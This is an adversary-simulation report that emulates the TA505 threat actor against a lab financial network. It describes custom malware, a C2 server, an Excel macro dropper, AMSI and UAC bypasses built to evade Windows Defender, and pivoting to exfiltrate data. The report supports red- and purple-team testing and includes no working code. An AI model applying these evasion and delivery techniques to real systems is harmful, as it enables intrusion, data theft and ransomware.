# TA505+ Adversary Simulation

Version: 1.0

Fatih Ozavci
https://www.linkedin.com/in/fozavci

## Executive Summary

Adversary simulations are designed to analyse the defence level of larger organisations. They're based on threat intelligence reports related to target organisations, countries and industries. Through the intelligence reports, it's possible to find relevant threat actors, and improve the defence against their campaigns.

TA505 is a threat actor that is financially motivated, and actively targeting larger organisations in APAC area. This exercise is designed to analyse the resilience of the financial institutions in Australia against TA505. The objectives of the exercise were getting unauthorised access to a financial application, and also stealing sensitive data from a production server. The following figure describes the target network used in the exercise.




*Figure 1 Target Organisation Logical Network Architecture*

During the exercise, I developed a set of custom tradecrafts to simulate the TA505 group against up-to-date systems. The defence evasion techniques used were forecasting the TA505 and their future implementations. Through this, I successfully managed to get a Microsoft Excel 2019 file to run the custom malicious software when opened by the targeted employee on Windows 10. The endpoint compromise including code execution, security bypass and privilege escalations were not detected by the Windows Defender with recent updates. This demonstrated that working on newest systems still requires an improved defence posture.

I also used the compromised endpoint as a pivoting system to get unauthorised access to the environment. Through the pivot, I successfully compromised two legacy servers, exfiltrated sensitive information and also gained access to the financial application. This also reveals the importance of the internal network monitoring.

The organisations which desire to test their resilience against TA505 threat actor can replay this exercise with some customisations for their environment. This simulation would be more beneficial when a collaboration of offensive and defensive teams implements the improvement and remediation suggestions reported.

# Table of Contents

# Table of Figures

# Introduction

Larger organisations invest a fortune to their defence to protect the critical assets. However, the security assessments are generally designed to find vulnerabilities in these assets, not protecting the organisation or services. Adversary simulations are a response to this requirement, to analyse the organisation resilience against real life threat actors. The adversary simulations can be called as Red Team, Purple Team or External Penetration Tests based on their implementations. In addition, the financial regulation authorities require tier 1 and 2 level institutions to analyse their resilience using threat intelligence-led exercises outlined in their regulations such as CBEST[1] or TIBER-EU[2].

As described in the Threat Actor Profile section, TA505 is a threat actor that is financially motivated, and actively targeting larger organisations in APAC area. Therefore, this exercise is designed to analyse the resilience of the financial institutions in Australia against TA505. The objectives of the exercise were getting unauthorised access to a financial application, and also stealing sensitive data from a production server. The Target Organisation section explains the target network and system design including an endpoint with fully updated Microsoft Windows 10, Microsoft Office 2019 and Windows Defender, but also legacy servers such as Microsoft Windows 2008 R2 and Ubuntu 14.04. Through this exercise, I planned to demonstrate that when a threat actor reasonably improves their tradecraft, they can break into highly secure systems and achieve their goals such as initiating a SWIFT money transfer, stealing sensitive financial year reports or product designs.

TA505 threat actor uses open source and commercial software (illegally) in their past and present campaigns. Threat intelligence reports discussed in the profile only outlines the previous Tactics, Techniques and Procedures (TTPs) of the threat actor. I assumed that the threat actor may improve their tradecraft as the software they use already received several updates in time. As a result of this forecast, I named this exercise as TA505+ which includes some improvements but still aligned with TA505 TTPs.

Since I targeted newest Windows operating system, I needed to develop a set of custom tradecrafts with defence evasions. The Tradecraft Development section describes the tools I developed such as Petaq Command and Control Server, Petaq Malware, a dropper which loads Petaq Malware, a renewed AMSI bypass, and an UAC bypass. I also used public and open source security tools to perform the attacks with known signatures as the threat actor eventually uses some known malicious software in a later stage of their attacks. The Weaponization section describes utilisation of these tools, challenges and solutions for the exercise.

Finally, I recorded all kill chain phases and demonstrations to provide this exercise as a training as well. These recordings are presented in the Exercise Demonstrations. It's suggested to watch relevant videos while reading the sections as the report may not have all technical details or data to reproduce the actions due to extensive actions demonstrated. In addition, I will keep a dedicated Github repository (https://github.com/fozavci/ta505plus) for this simulation for additional content and future updates.

# Exercise Design

## Threat Actor Profile

TA505 is a threat actor that is financially motivated, and actively targeting larger organisations in APAC area, including Australia. The Mitre profile of TA505[3] summarises their TTPs and the Mitre Att&ck IDs with brief descriptions and threat intelligence references.

The threat actor used various malicious software in their previous campaigns such as Remote Access Tools (RATs), spyware and loaders. In addition, they changed and updated their tradecraft based on the campaign requirements such as ServHelper replacing FlawedAmmyy, or SDBot replacing Get2. In this exercise, I replaced their tradecraft with the safer implementations I developed, and some open source projects. As the Cobalt Strike[4] received the .NET assembly execution ability, I assumed that TA505 can also utilise .NET based tradecraft. Therefore, I developed as set of .NET application replacing the TA505 tradecraft. The following table briefly describes the tradecraft used by TA505 and my replacements for the exercises. Due to the differences in the tradecrafts, I named this exercise as TA505+ adversary simulation.

| Mitre Att&ck ID | Tradecraft | Description | Replacement |
|---|---|---|---|
| S0384 | Dridex | HTTP C2, encrypted C2 traffic, VNC feature, P2P Relay | Petaq Implant |
| S0381 | FlawedAmmyy | HTTP C2, WMI enumeration for AV, system information | Petaq Implant |
| S0383 | FlawedGrace | Fully featured malware | Petaq Implant |
| S0460 | Get2 | Downloader for FlawedGrace, FlawedAmmyy and Snatch | Petaq Dropper |
| S0039 | Net | Internal Windows command, enum and mapping | No replacement |
| S0461 | SDBot | TA505's new installer and loader replacing Get2 | Petaq Dropper |
| S0382 | ServHelper | TA505's new malware replacing the old ones in 2018 | Petaq Implant |
| S0266 | TrickBot | Spyware used against financial institutions, replaced Dyre. Used for mainly situational awareness and information collection. | .NET Applications |

*Figure 2 TA505+ Tradecraft Comparison*

TA505 used custom web pages to deliver the second stage of their malware, then used Cobalt Strike for the interactive operations at the actions on objectives phase. Metasploit Framework[5] was also used in some campaigns such as using TinyMet which a Meterpreter downloader[6]. As seen in the following table, I replaced the Cobalt Strike with my C2 and Malware solution name Petaq, and used Metasploit Framework as is.

| Mitre Att&ck ID | Tradecraft | Description | Replacement |
|---|---|---|---|
| S0154 | Cobalt Strike | Fully featured and commercial C2. | Petaq Service |
| | Metasploit Framework | Fully featured and commercial exploitation framework | No replacement |

*Figure 3 TA505+ Command and Control Comparison*

According to Cyber Reason's TA505 threat intelligence report prepared by Eli Salem[7], TA505 targets financial institutions with campaign updates such as ServHelper replacement. The report also explains the campaign details, Indicators of Compromise (IOCs), file samples (e.g. Excel file used), execution flow, malware behaviours and Command and Control communications. It's a good starting point for simulating TA505 threat actor and their tradecraft.

A recent report released by the CERT-FR[8] presents the TA505 campaigns targeting organisations in European, Middle East, US and Asia, but not including Australia in any campaign. However, as it's active in APAC area, it's likely that this organisation is currently, or will be in near future, targeting financial institutions in Australia. The report also mentioned the connections with various threat actor groups, shared tradecraft and their motives. The report is quite beneficial to understand the motivations of the TA505.

The simulation has not used the Living of the Land Binaries (LOLBin) due to different implementation requirements. Though, it's easier to implement known LOLBin in this exercise through the C2 communications already established such as running msiexec from Petaq Implant or running nsExec.dll via RunDLL32 to generate IOCs.

The following table demonstrates the threat actor techniques and how they're implemented in this exercise. Some activities are out of scope or harder to implement such as code signing or developing safer solutions to replace malware features.

| Mitre Att&ck ID | Tradecraft | Description |
|---|---|---|
| T1087.003 | Account Discovery: Email Account | Not Implemented |
| T1071.001 | Application Layer Protocol: Web Protocols | Meterpreter used HTTPS communications and tunnelled traffic<br>Petaq Implant communicated with C2 using HTTP Web Sockets |
| T1059.001 | Command and Scripting Interpreter: PowerShell | PowerUp for privilege escalation enumeration |
| T1059.005 | Command and Scripting Interpreter: Visual Basic | Not Implemented |
| T1059.007 | Command and Scripting Interpreter: JavaScript/JScript | Not Implemented |
| T1059.003 | Command and Scripting Interpreter: Windows Command Shell | Several situational commands run on Command Prompt |
| T1555.003 | Credentials from Password Stores: Credentials from Web Browsers | Not Implemented |
| T1486 | Data Encrypted for Impact | Ransoblin used for ransomware simulation |
| T1568.001 | Dynamic Resolution: Fast Flux DNS | Not Implemented |
| T1105 | Ingress Tool Transfer | Petaq Dropper -> Petaq Implant -> Meterpreter |
| T1105.002 | Inter-Process Communication: Dynamic Data Exchange | Replaced with Excel 4.0 Macro |
| T1078.002 | Valid Accounts: Domain Accounts | Reusing the credentials extracted |
| T1027 | Obfuscated Files or Information | Excel file and PowerShell to be obfuscated |
| T1027.002 | Software Packing | .NET Tradecraft run inline, not required |
| T1069 | Permission Groups Discovery | Situational awareness commands |

| | | |
|---|---|---|
| T1566.001 | Phishing: Spearphishing Attachment | Excel file is presented, but not mailed |
| T1566.002 | Phishing: Spearphishing Link | Excel file link is presented, but not mailed |
| T1055.001 | Process Injection: Dynamic-link Library Injection | DLL Injection via Petaq Implant |
| T1218.007 | Signed Binary Proxy Execution: Msiexec | Msiexec command run via Petaq Implant where necessary |
| T1218.011 | Signed Binary Proxy Execution: Rundll32 | RunDLL32 called via Petaq Implant where necessary |
| T1553.002 | Subvert Trust Controls: Code Signing | Not implemented |
| T1552.001 | Unsecured Credentials: Credentials In Files | Implemented with a sample file on desktop |
| T1204.002 | User Execution: Malicious File | Excel file is the malicious file for execution |
| T1204.001 | User Execution: Malicious Link | Excel file is the malicious file for execution |

*Figure 4 TA505+ Techniques and Implementation*

## Cyber Kill Chain Design for TA505+

Cyber Kill Chain[9] is originally developed by Lockheed Martin to describe the phases of the cyber-attacks. Using the cyber kill chain, it's possible to break one of the phases of the attack to stop entire campaign, or to get early warnings while the threat actor still plans to conduct the campaign. The following diagram shows the cyber kill chain implementation for the TA505+ exercise.




*Figure 5 Cyber Kill Chain Design of TA505+ Techniques and Implementation*

Reconnaissance phase was performed differently as the target system was imagined and customised for this exercise. There was no target person or organisation to investigate in this scope. However, this phase performed as Threat Intelligence (TI) analysis such as reviewing the previous campaigns of TA505, walking through the TI reports, understanding the techniques and requirements to simulate.

Weaponization phase was most time-consuming phase as it included tradecraft development, defence evasion for new tradecraft and well-known open source tools, implementing ransomware safely, and finally mixing all for the initial compromise files and content. In this stage, I fixed some errors in my Petaq Purple Team C2 tool and changed compile options to make it user friendly. In addition, I developed a loader patching an old AMSI bypass to reuse against up-to-date Windows Defender. There were also a few privilege escalation requirements appeared such as UAC bypass and stealing SYSTEM token for the Meterpreter. I needed to implement a different UAC bypass to evade the detections, and also discovered a tool which was used to steal the SYSTEM token for the Meterpreter.

Delivery phase was designed based on the TA505 initial compromise profile, sending a Microsoft Excel file with a macro to get code execution. While TA505 has also used other formats such as Microsoft Word or LNK files. In this exercise, my target was Microsoft Office 2019, and I needed to discover another way to evade the security controls. I used another open source tool to create the Excel file which runs an Excel 4.0 macro deploying our dropper. I also used a staged delivery approach as described in Delivery section, deploying the malware through a web service.

Exploitation phase was slightly different than the TA505 execution style. While TA505 initial compromise Excel file had a DDE macro to run msiexec to download the file, I used an Excel file itself to deploy the malware dropper to memory directly. The Excel macro deployed the Petaq dropper .NET assembly with process injection, then the Petaq dropper downloads and runs the AMSI security bypass to evade Windows Defender, and after that it runs the malware managed by Petaq C2. The defence evasion activities such as escaping Excel macro restrictions, bypassing AMSI, bypassing UAC restrictions, stealing SYSTEM token, and other exploitations in the Actions on Objectives can be considered in this phase.

Installation phase is a term indicating that malware installs itself to the victim system. The Petaq Implant needed to escape from Microsoft Excel macro restrictions using the Run registry key deployed for persistency. During the installation phase, instead of the malware, Petaq Implant, only Petaq Dropper installed in Run key. This phase can be heavily customised such as WMI event subscription, Microsoft Office normal template modifications or service compromise.

Command and Control phase was implemented using the Petaq Purple Team C2 and Metasploit Framework. Initially Petaq service was used as it evades the security controls, uses HTTP WebSocket for communications and not known by any Anti-Virus vendor yet. After the initial compromise and privilege escalation actions, I forked Meterpreter sessions to Metasploit Framework to utilise it against the target environment. I created network tunnelling through Meterpreter to use Metasploit Framework exploits and modules for exploitation.

Actions on Objectives phase is most freestyle phase of the adversary simulations as there would be limited information about the objective location and path to achieve it. In this phase, I compromised the Windows 10 user desktop, elevated privileges and started using it as a pivot point. Through the tunnel created, I attacked to the production and application servers to exfiltrate sensitive information and unauthorised access to the financial application. I successfully exploited some vulnerabilities on Windows and Linux, but some attempts also failed during exploitation due to lack of knowledge, visibility or network issues. In the end, I acquired some samples files and screenshot from the production server with administrative privileges, and accessed to the financial application on application server.

## Target Organisation

The financial institutions and larger organisations are the well-known targets of the TA505 threat actor. Therefore, I decided to build a simple financial network environment with their strength and weaknesses.

Most of the financial institutions have their users protected and restricted, such as using Virtual Desktop Integration (VDI), limited remote access, endpoint security products and fully updated. The employee laptop in this example network is running a Microsoft Windows 10 and Microsoft Office 2019 with all updates. In addition, it has Windows Defender running with full updates, enabled in runtime, cloud support enabled, auto submission open and with .NET Framework 4.8 integration. This is quite tight environment to compromise, especially harder with no alerts or detections.

On the other hand, each larger organisation has flaws due to their legacy infrastructure and staging environments. These legacy systems are easier to compromise due to lack of integration, patches, security controls and governance. I used Metasploitable $3^{10}$ virtual machines as production and application servers. The Microsoft Windows 2008 R2 machine was representing a production which may have sensitive files such as financial information, reports or credentials. The Ubuntu 14.04 machine was representing the application server which has a Payroll application replacing imagines SWIFT money transfer application. As I didn't use Metasploitable 3 virtual machines before this exercise, I had difficulties while compromising them in Actions on Objectives phase. This was also realistic as most of the threat actors try to exploit and fail until they reach their objectives. The internal network didn't have any Internet (172.16.168.0/24) connection, so this isolated network compromised through the pivot endpoint system.

The audience of this report can obtain the Metasploitable 3 virtual machines over Internet and configure as seen below. The endpoint system can be also any Microsoft Windows 10 regardless of updates, as our defence evasions are working well with the current releases.




*Figure 6 Target Organisation OS, Network and IP Configuration*

## Tradecraft Development

It was required to develop a list of tools and techniques to perform the TA505+ adversary simulation. The Command and Control server, malware, malware dropper and ransomware were the main tools developed. The initial compromise Microsoft Excel was also generated using a third-party project as described in Weaponization section. Defence evasion was also required, so some of the old AMSI security bypass exploits and known UAC bypasses get integrated to the simulation with adjustments. The following table briefly shows the tools developed to perform the exercise.




*Figure 7 Tradecraft Developed for TA505+*

## Petaq Purple Team C2 Server & Malware

**Project Repository:** https://github.com/fozavci/petaqc2
**Author:** Fatih Ozavci
**Reason:** Petaq C2 and Implant were the key component of the TA505+ exercise as it's an open source C2 implementation and not well-known by the defence products.

PetaQ is a malware which is being developed in .NET Core/Framework to use websockets as Command & Control (C2) channels. It's designed to provide a Proof of Concept (PoC) websocket malware to the adversary simulation exercises (Red & Purple Team exercises).

I have used Petaq actively in my purple team exercises for my previous and current employers. Don't consider it as a full replacement of your C2, but would enrich your toolkit, interactive environment or evasive actions. It's not suitable for any production level use, but can be used for test purposes.

- Petaq Service - The Command & Control Service (.NET Core)
- Petaq Implant - The Malware (.NET Framework)

**Features**

Scenario Support

- Prepare scenarios and send them to implant to run
- TTP support for the scenarios to construct

Communications

- WebSocket through HTTP(S) (Implant to C2)
- SMB Named Pipe (Implant to Implant)
- TCP (Implant to Implant)
- UDP (Implant to Implant)

File Operations

- Upload
- Download

Execution

- Execute a process (cmd.exe, powershell.exe or you choice)
- Execute a PowerShell file/script using .NET System Automation
- Execute .NET assemblies from remote (no touching disk)
- Execute .NET source code from remote (no touching disk)
- Execute .NET source code like a .NET C# shell (no touching disk)
- Execute X86/X64 shellcode using QueueUserAPC with Parent PID spoofing
- All executions can also be a thread to avoid Petaq Implant to wait it finishing (e.g. execthread)

Multi-Level Linking Implants to Implants

- Implants can be linked to other implants pretty much like Cobalt Strike. This is supported on TCP, UDP and SMB Named Pipe.
- Up to 8 level of linking worked well, and quite useful for lateral movement. However, I prefer to use TCP or UDP instead of SMB Named Pipe as its IO is not quite ready for multi-level implant communications.

Lateral Movement

- WMI W32 Create is preferred/integrated
- In case of variety required; it's possible to use schtasks, sc, admin$ and powershell can be used through execthread command

## Petaq Dropper

**Project Repository:** https://github.com/fozavci/ta505plus
**Author:** Fatih Ozavci
**Reason:** I needed to implement a staged delivery to the victim system, but also avoid revealing the malware directly as a part of the Microsoft Excel file. In the exercise, it runs after the Excel 4.0 Macro, then runs the Petaq AMSI Patcher coming from remote, and then safely delivers the execution to the Petaq Implant for C2 communications.

Petaq dropper simply downloads and runs the given .NET Assemblies with given parameters. To avoid any parameter issues while generating the office files, it has these settings hardcoded.

### Petaq AMSI Patcher

**Project Repository:** https://github.com/fozavci/petaq_amsi
**Author:** Fatih Ozavci
**Reason:** Windows Defender identifies the malicious behaviours of the applications through Anti-Malware Scan Interface (AMSI), and I needed to bypass it for the known malicious applications to be used in this exercise.

Petaq AMSI Patcher is a modified version Daniel Duggan's AMSI Scan Buffer bypass originally released on his Github repository (https://github.com/rasta-mouse/AmsiScanBufferBypass). Its current version is identified by the Windows Defender's current update level and .NET 4.8 integration. To avoid this, I obfuscated the strings, but also replaced the C# internal function Marshall.Copy with a Win API called WriteProcessMemory to the current process memory.

### Ransoblin

**Project Repository:** https://github.com/fozavci/ransoblin
**Author:** Fatih Ozavci
**Reason:** Ransomware scenario of this exercise needed a safe implementation which encrypts and decrypts the files. So, I developed a simple application for it and used as a ransomware replacement.

Ransoblin is a simple ransomware implementation which encrypts or decrypts the files given as a parameter. It's a .NET Framework and/or .NET Core application, it can be compiled as both. Ransoblin simply encrypts and decrypts the file content using AES symmetrical algorithm with hard-coded keys and IV. It could accept these key and IV as parameter in the future releases. It doesn't support multiple file encryption, boot manipulation or file delete intentionally due to safely exercise ransom scenario. It can be utilised with Petaq C2 in memory, or other C2 solutions such as Cobalt Strike or Metasploit Framework.

## Exercise Demonstrations

TA505+ adversary simulation is designed to replay in larger organisations to assess the resilience of the organisation against the threat actor, but also for training the offensive and defensive teams. During the exercise engagement, 27 videos prepared to demonstrate and describe each phase of the Kill Chain implemented.

Video playlist for the phases is accessible on YouTube at the following link.
Playlist: https://www.youtube.com/playlist?list=PL-o-7RjmFOAUOBb_eZDL__9yM7YOMX-6c

The OveDrive copies of the videos are also available on demand for further investigations or share.




*Figure 8 YouTube Video Playlist for TA505+ Adversary Simulation*

# Exercise Implementation

## Reconnaissance

Reconnaissance phase was performed differently as the target system was imagined and customised for this exercise. There was no target person or organisation to investigate in this scope. However, this phase performed as Threat Intelligence (TI) analysis such as reviewing the previous campaigns of TA505, walking through the TI reports, understanding the techniques and requirements to simulate.

"*TA505+ Adversary Simulation: Reconnaissance - TA505 Threat Intel and Introduction*" video is demonstrating the TI investigation for the TA505 threat actor. The actor previously targeted several countries and numerous larger organisations with financial motivation and spying their executives and employees. The TI investigations generated a summary and threat actor profile which can be found in the Threat Actor Profile section. The collected information included software, samples, traffic captures, TTPs mapped to Mitre Att&ck map, motives and previous campaign behaviours.

